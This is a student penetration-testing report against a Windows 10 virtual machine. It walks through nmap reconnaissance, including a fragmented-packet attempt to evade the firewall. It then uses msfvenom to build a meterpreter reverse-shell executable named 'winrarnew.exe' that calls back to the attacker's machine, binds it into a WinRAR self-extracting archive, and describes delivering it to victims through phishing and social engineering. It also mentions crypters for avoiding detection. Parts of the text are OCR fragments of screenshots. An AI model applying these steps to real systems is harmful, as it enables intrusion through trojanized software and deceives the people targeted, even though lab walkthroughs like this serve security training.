Penetration Testing on Windows Operating System

Project By: Aditya Singh
Order ID: cid_213238


The penetration testing is going to be done on a windows 10 Build 18363.

Footprinting And Scanning

First we will gather information about the victims computer through footprinting and scanning .
Both the victim and the attacker are on the same LAN so the scan progress is done on Kali as follows:-

The IP address of Kali is found out :-

In the terminal the command *ifconfig* is given




```
root@xandier:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.9  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe5a:22fa  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:5a:22:fa  txqueuelen 1000  (Ethernet)
        RX packets 9184  bytes 561192 (548.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11186  bytes 674364 (658.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 796 (796.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 796 (796.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

As shown the private IP is:- 192.168.1.9

The whole network is scanned using command

nmap -PY 192.168.1.0/24

Nmap:- Network Scanner
PY:- Do a SYN stealth scan and gives port list
192.168.1.0/24:- Scan the whole network from 192.168.1.0 to 192.168.1.255



```
root@xandier:~# nmap -PY 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 16:48 IST
Nmap scan report for 192.168.1.1
Host is up (0.0018s latency).
All 1000 scanned ports on 192.168.1.1 are filtered
MAC Address: B8:C1:AC:71:8F:B8 (Unknown)

Nmap scan report for 192.168.1.4
Host is up (0.046s latency).
All 1000 scanned ports on 192.168.1.4 are filtered
MAC Address: 00:0A:F5:DD:72:63 [redacted]

Nmap scan report for 192.168.1.5
Host is up (0.044s latency).
All 1000 scanned ports on 192.168.1.5 are filtered
MAC Address: C0:48:E6:A3:C5:FB [redacted]

Nmap scan report for 192.168.1.6
Host is up (0.044s latency).
All 1000 scanned ports on 192.168.1.6 are filtered
MAC Address: 3C:F8:62:6D:72:48 [redacted]

Nmap scan report for 192.168.1.7
Host is up (0.0033s latency).
All 1000 scanned ports on 192.168.1.7 are filtered
MAC Address: B4:A3:82:C9:B8:6B [redacted]

Nmap scan report for 192.168.1.8
Host is up (0.052s latency).
All 1000 scanned ports on 192.168.1.8 are filtered
MAC Address: E8:6F:38:65:5E:BB [redacted]

Nmap scan report for 192.168.1.14
Host is up (0.00045s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
5357/tcp open  wsdapi
MAC Address: 00:0C:29:84:72:4F (VMware)
```


As the to be tested Windows 10 operating system is installed in Vmware its IP address is 192.168.1.14

As its shown in the result that 999 ports are filtered it means the windows firefall is on and working and only the port 5357 is open.(Plug n Play port for Vmware)
The mac address of the machine is also got from this scan as 00:0C:29:84:72:4F


Trying to bypass firewall during scanning using nmap fragmented packet scan

nmap -sS -T4 -A -f -v 192.168.1.14

-sS :- TCP Syn Scan
-T4:- Aggressive Scan [0:Slowest and safest 5:Fastest]
-A:- Intense Scan
-f:- Fragmented Packets
-v:- Verbosity



```
root@xandier:~# nmap -sS -T4 -A -f -v 192.168.1.14
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-14 17:25 IST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:25
Completed NSE at 17:25, 0.00s elapsed
Initiating NSE at 17:25
Completed NSE at 17:25, 0.00s elapsed
Initiating NSE at 17:25
Completed NSE at 17:25, 0.00s elapsed
Initiating ARP Ping Scan at 17:25
Scanning 192.168.1.14 [1 port]
Completed ARP Ping Scan at 17:25, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:25
Completed Parallel DNS resolution of 1 host. at 17:25, 0.02s elapsed
Initiating SYN Stealth Scan at 17:25
Scanning 192.168.1.14 [1000 ports]
Discovered open port 5357/tcp on 192.168.1.14
Completed SYN Stealth Scan at 17:26, 19.57s elapsed (1000 total ports)
Initiating Service scan at 17:26
Scanning 1 service on 192.168.1.14
Completed Service scan at 17:26, 11.02s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.1.14
Retrying OS detection (try #2) against 192.168.1.14
NSE: Script scanning 192.168.1.14.
Initiating NSE at 17:26
Completed NSE at 17:26, 0.04s elapsed
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
Nmap scan report for 192.168.1.14
Host is up (0.00055s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
5357/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
MAC Address: 00:0C:29:31:41:E8 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2
Aggressive OS guesses: Microsoft Windows XP SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
```




```
Completed Service scan at 17:26, 11.02s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.1.14
Retrying OS detection (try #2) against 192.168.1.14
NSE: Script scanning 192.168.1.14.
Initiating NSE at 17:26
Completed NSE at 17:26, 0.04s elapsed
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
Nmap scan report for 192.168.1.14
Host is up (0.00055s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
5357/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
MAC Address: 00:0C:29:31:41:E8 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2
Aggressive OS guesses: Microsoft Windows XP SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=239 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT     ADDRESS
1   0.55 ms 192.168.1.14

NSE: Script Post-scanning.
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.68 seconds
           Raw packets sent: 2086 (96.904KB) | Rcvd: 16 (784B)
```

As the information about the OS is only being able to guess the information available is Windows XP SP2
So we can conclude that firewall bypassing failed in the scanning phase.
But we have confirmed that the victim is using an windows operating system.

A vulnerability scan script is being tested on the open port 5357

nmap -sV -T4 192.168.1.14 --script vuln

sV:- Probe open ports to determine service/version info
T4:- Aggressive
--script vuln :-A specific NSE(Nmap Scripting Engine) Script for checking vulnerabilities



```
root@xandier:~# nmap -sV -T4  192.168.1.14 --script vuln
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-14 17:34 IST
Nmap scan report for 192.168.1.14
Host is up (0.00045s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
5357/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 00:0C:29:31:41:E8 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.05 seconds
```

Hacking The System


Since no Vulnerabilities are found a backdoor has to be created in order to get in access of the system.

A backdoor is program which can bypass standard system authentication or conventional system mechanism like IDS, firewalls, etc. without being detected.

For making the backdoor we will be using metasploit or many other applications like thefatrat, veil,Hack the world, Shellter


We can further make it undetectable by using crypters and obfuscater or using evasion tools.

We will make a payload with command from metasploit




```
root@xandier:~# msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.1.9 lport=10101 -f exe -o winrarnew.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 201283 bytes
Final size of exe file: 207872 bytes
Saved as: winrarnew.exe
```

This Winrarnew.exe is sent the attackers windows to bind with legitimate windows with winrar



File description: WinRAR archiver
Company: Alexander Roshal
File version: 5.90.0.0
Date created: 15-06-2020 12:59
Size: 3.06 MB



Archive name: Desktop.exe

Default Profile

Update mode: Add and replace files

Archive format: ● RAR ○ RAR4 ○ ZIP


Archiving options
□ Delete files after archiving
☑ Create SFX archive
□ Create solid archive
□ Add recovery record
□ Test archived files
□ Lock archive

Compression method: Best


Dictionary size: 32 MB

Split to volumes, size: MB

Then the payload binded software is sent to the victim through a phishing site or different social engineering methods



The victim clicks on the Download and the fake software is downloaded and executed by the victim and the payload is executed by the victim in the background.



Copyright © 1993-2020
by Alexander Roshal

Destination folder: C:\Program Files\WinRAR

This is a trial version of WinRAR archiver. Anyone may use it during a test period of 40 days.

